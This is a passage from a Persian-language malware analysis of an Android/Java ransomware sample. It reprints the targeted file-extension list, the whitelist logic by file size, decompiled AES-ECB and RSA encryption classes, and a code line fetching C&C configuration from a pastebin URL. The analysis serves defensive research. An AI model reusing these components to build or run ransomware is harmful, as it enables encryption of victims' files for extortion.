".eml", ".vsd", ".vsdx", ".txt", ".csv", ".rtf", ".123", ".wks", ".wk1", ".pdf", ".dwg", ".onetoc2", ".snt",
".jpeg", ".jpg", ".docb", ".docm", ".dot", ".dotm", ".dotx", ".xlsm", ".xlsb", ".xlw", ".xlt", ".xlm", ".xlc"
, ".xltx", ".xltm", ".pptm", ".pot", ".pps", ".ppsm", ".ppsx", ".ppam", ".potx", ".potm", ".edb", ".hwp",
".602", ".sxi", ".sti", ".sldx", ".sldm", ".sldm", ".vdi", ".vmdk", ".vmx", ".gpg", ".aes", ".ARC", ".PAQ",
".bz2", ".tbk", ".bak", ".tar", ".tgz", ".gz", ".7z", ".rar", ".zip", ".backup", ".iso", ".vcd", ".bmp",
".png", ".gif", ".raw", ".cgm", ".tif", ".tiff", ".nef", ".psd", ".ai", ".svg", ".djvu", ".m4u", ".m3u",
".mid", ".wma", ".flv", ".3g2", ".mkv", ".3gp", ".mp4", ".mov", ".avi", ".asf", ".mpeg", ".vob", ".mpg",
".wmv", ".fla", ".swf", ".wav", ".mp3", ".sh", ".class", ".jar", ".java", ".rb", ".asp", ".php", ".jsp",
".brd", ".sch", ".dch", ".dip", ".pl", ".vb", ".vbs", ".ps1", ".bat", ".cmd", ".js", ".asm", ".h", ".pas",
".cpp", ".c", ".cs", ".suo", ".sln", ".ldf", ".mdf", ".ibd", ".myi", ".myd", ".frm", ".odb", ".dbf", ".db",
".mdb", ".accdb", ".sql", ".sqlitedb", ".sqlite3", ".asc", ".lay6", ".lay", ".mml", ".sxm", ".otg", ".odg",
".uop", ".std", ".sxd", ".otp", ".odp", ".wb2", ".slk", ".dif", ".stc", ".sxc", ".ots", ".ods", ".3dm",
".max", ".3ds", ".uot", ".stw", ".sxw", ".ott", ".odt", ".pem", ".p12", ".csr", ".crt", ".key", ".pfx", ".der"};
```

فایل های با پسوند zip و rar با حجم بیش از ۵۰ مگابایت و همینطور فایل های با پسوند jpg، jpeg و png با حجم کمتر از ۱۵۰ کیلوبایت، در لیست سفید باج‌افزار قرار گرفته و رمزگذاری نمی‌شوند.

```
String ext = getFileExt(file);
if ((ext.equals(".zip") || ext.equals(".rar")) && file.length() > 52428800) {
    return false;
}
if ((ext.equals(".jpeg") || ext.equals(".jpg") || ext.equals(".png")) && file.length() < 153600) {
    return false;
}
for (String whiteExt : Constant.extList) {
    if (ext.equals(whiteExt)) {
        return true;
    }
}
return false;
```

۲-۵ فرآیند رمزگذاری

این باج افزار در فرآیند رمزگذاری خود، از الگوریتم متقارن AES در حالت ECB و الگوریتم نامتقارن RSA به صورت ترکیبی استفاده کرده است.

```java
package net.south.seven.net.south.seven.utils;

import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class AES {
    public static byte[] Encrypt(byte[] bs, String key) throws Exception {
        SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes("utf-8"), "AES");
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        cipher.init(1, skeySpec);
        return cipher.doFinal(bs);
    }

    public static byte[] Decrypt(byte[] bs, String key) throws Exception {
        SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes("utf-8"), "AES");
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        cipher.init(2, skeySpec);
        return cipher.doFinal(bs);
    }
}
```

```java
public class RSA {
    public static final int DEFAULT_BUFFERSIZE = 117;
    public static final int DEFAULT_KEY_SIZE = 1024;
    public static final byte[] DEFAULT_SPLIT = "#PART#".getBytes();
    public static final String RSA = "RSA";
    public static final String TRANSFORMATION = "RSA/None/PKCS1Padding";

    public static byte[] encryptByPublicKey(byte[] data, byte[] publicKey) throws Exception {
        PublicKey pubKey = KeyFactory.getInstance(RSA).generatePublic(new X509EncodedKeySpec(publicKey));
        Cipher cp = Cipher.getInstance(TRANSFORMATION);
        cp.init(1, pubKey);
        return cp.doFinal(data);
    }

    public static byte[] decryptByPrivateKey(byte[] encrypted, byte[] privateKey) throws Exception {
        PrivateKey keyPrivate = KeyFactory.getInstance(RSA).generatePrivate(new PKCS8EncodedKeySpec(privateKey));
        Cipher cp = Cipher.getInstance(TRANSFORMATION);
        cp.init(2, keyPrivate);
        return cp.doFinal(encrypted);
    }
```

فرآیند رمزگذاری به این صورت است که، ابتدا فایل‌ها به وسیله کلید تولید شده توسط الگوریتم AES در حالت ECB، رمزگذاری می‌شوند. سپس، توسط الگوریتم RSA، یک جفت کلید عمومی / خصوصی ۱۰۲٤ بیتی تولید می‌شود که کلید رمزگذاری فایل‌ها، توسط کلید عمومی رمزگذاری می‌شود و کلید خصوصی که برای رمزگشایی فایل‌ها نیاز است به سرور C&C (فرمان و کنترل) باج‌افزار، ارسال می‌شود.

برای بازیابی آدرس سرور C&C و همینطور دیگر آدرس‌های استفاده شده نظیر آدرس رمزگشایی فایل‌ها، دانلود فایل باج‌افزار و آدرس کیف‌پول بیت‌کوین مهاجم از سرویس رایگان وب‌سایت pastebin.com استفاده شده است.

```
public void run() {
    try {
        Constant.C2Content = Utils.getUrlContent("https://pastebin.com/raw/LQwGQ0RQ");
        Constant.online = true;
    } catch (Exception e) {
        e.printStackTrace();
    }
```